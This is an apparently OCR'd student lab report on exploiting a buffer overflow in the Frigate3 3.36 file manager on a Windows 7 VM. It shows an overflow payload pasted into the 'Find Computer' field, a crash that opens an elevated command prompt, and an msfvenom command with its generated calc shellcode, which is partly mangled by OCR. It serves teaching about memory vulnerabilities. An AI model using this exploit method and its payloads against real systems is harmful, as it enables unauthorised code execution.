
Lab Assignment -10

Name : A.ShreeJay
Reg.No.: 18BCN7040
Slot : L39-40
Subject Code : CSE2010

Working with the memory vulnerabilities


1.) **Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload_cmd.txt file.**


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Add Quick Launch
14 30 40
File Manager | Frigate3 | Frigate.rtf | Frigate Features.htm
C:\Program Files (x86)\Frigate3\
Daito ▸ Downloads ▸ Vullln
Search Vullln
Organize Include in library Share with New folder
Favorites Desktop Downloads Recent Places
Libraries Documents Music Pictures Videos
Homegroup
Computer
Network
3 items
List Name
Here you will find some advices that are to help you to master Frigate quickly and totally.

```
..
Addons
Data
Help
Plugins
ct                 exe
Frigate3           exe
unins000           exe
cabinet            dll
dcrawlib           dll
elpackD6           bpl
Frigate Features   htm
Frigate            rtf
license            txt
rtl60              bpl
Spell              cfg
tb2k_d6            bpl
unacev2            dll
unins000           dat
unrar3             dll
vcl60              bpl
WnASPI32           dll
```


Name	Date modified	Type	Size
exploit2	5/17/2021 1:23 PM	Python File	3 KB
Lab 9-12.04.2021	5/17/2021 2:28 PM	Office Open XML ...	20 KB
payload	5/17/2021 1:33 PM	Text Document	5 KB

```
<UP-DIR>
8,096.07 KB in 21 files
20.51 GB free on drive C      35.70%
```



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Add Quick Launch
14 31 00
File Manager | Frigate3 | Frigate.rtf | Frigate Features.htm
C:\Program Files (x86)\Frigate3\
Daito ▸ Downloads ▸ Vullln
Search Vullln
payload - Notepad
File Edit Format View Help
List Name
Here you will find some advices that

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAë Kş @%âÛÍÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUak
```

2.) Copy the payload and open the frigate software with admin privileges, Go to disks and select find computer and paste the payload in it.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
VZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SBOosZCOF3KOXUQsrMCTSOAA
```



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
14 : 33 : 13
New ▾ Vie
Delete Rename Select ▾ Favorites ▾ Search FTP Pack
Purchase
File Manager
C:\Program Files
List ▾ Name ▾
C:\Program Files (x86)\Frigate3\
Change left drive Alt+F1
Change right drive Alt+F2
Refresh panels Alt+R
Open path on left panel Ctrl+Alt+Left
Open path on right panel Ctrl+Alt+Right
Find Computer Shift+Ctrl+\
Volume label
Disk info Ctrl+L
Connect network drive
Disconnect network drive
Ftp Connect Ctrl+F
Quick Ftp Connect Shift+Ctrl+F

```
..
Addons
Data
Help
Plugins
ct                 exe
Frigate3           exe
unins000         * exe
cabinet            dll
dcrawlib           dll
elpackD6           bpl
Frigate Features   htm
Frigate            rtf
license            txt
rtl60              bpl
Spell            * cfg
tb2k_d6            bpl
unacev2            dll
unins000         * dat
unrar3             dll
vcl60              bpl
WnASPI32           dll
```

Frigate3.exe 1,325.00 KB 1/31/2009 5:42:02...
8,096.07 KB in 21 files
20.51 GB free on drive C 35.70%

.. <UP-DIR>
8,096.07 KB in 21 files
20.51 GB free on drive C 35.70%

Here you will find some advices that are to help you to master Frigate quickly and totally.


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 14 : 33 : 48
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack
Purchase
Stop
File Manager
Frigate3
Frigate.rtf
Frigate Features.htm
List Name

C:\Program Files (x86)\Frigate3\

```
..
Addons           *
Data             *
Help             *
Plugins          *
ct                   exe
Frigate3             exe
unins000         *   exe
cabinet              dll
dcrawlib             dll
elpackD6             bpl
Frigate Features     htm
Frigate              rtf
license              txt
rtl60                bpl
Spell            *   cfg
tb2k_d6              bpl
unacev2              dll
unins000         *   dat
unrar3               dll
vcl60                bpl
WnASPI32             dll
```

Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel

Frigate3.exe 1,325.00 KB 1/31/2009 5:42:02...


8,096.07 KB in 21 files

20.51 GB free on drive C 35.70%

.. <UP-DIR>

Here you will find some advices that are to help you to master Frigate quickly and totally.

3.) The CMD that opens after crashing the application is opened with elevated privileges.



Recycle Bin
Google Chrome
Frigate3
StreamRipp...
Daito ▸ Downloads ▸ Vulln
Search Vulln
Organize Open Share with Print New folder
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAA

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Daito\Desktop>
```


4.) The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code

```
buf = ""
 buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\ x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18"
 buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f"
 buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2 d\xe5"
 buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21"
 buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc"
 buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb"
 buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33"
 buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae"
 buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f"
 buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10"
 buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6"
 buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```



